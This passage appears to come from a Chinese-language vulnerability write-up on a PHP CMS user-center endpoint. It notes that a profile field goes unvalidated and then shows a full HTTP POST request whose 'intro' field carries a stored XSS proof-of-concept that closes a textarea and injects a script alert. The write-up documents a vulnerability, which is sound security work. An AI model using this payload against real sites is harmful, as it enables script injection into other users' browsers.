
后发现对于用户的相关信息会返回到数组中。中间过程未发现和目标字段相关判断。



攻击验证如下：







数据包内容如下：

POST /index.php?m=ucenter&a=index HTTP/1.1

Host: 192.1.xxx.xxx

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:67.0) Gecko/20100101 Firefox/67.0

Accept: \*/\*

Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2

Content-Type: application/x-www-form-urlencoded; charset=UTF-8

X-Requested-With: XMLHttpRequest

Content-Length: 119

Connection: close

Referer: http://192.168.8.100/index.php?m=ucenter&a=index

Cookie: PHPSESSID=pofhmcs4be67uvjuo8vg83ecm7

gender=2&birthday=&province=%E5%85%A8%E9%83%A8&city=%E5%85%A8%E9%83%A8&county=%E5%85%A8%E9%83%A8&contact=0&intro=**</textarea><script>alert(/xss/)</script>**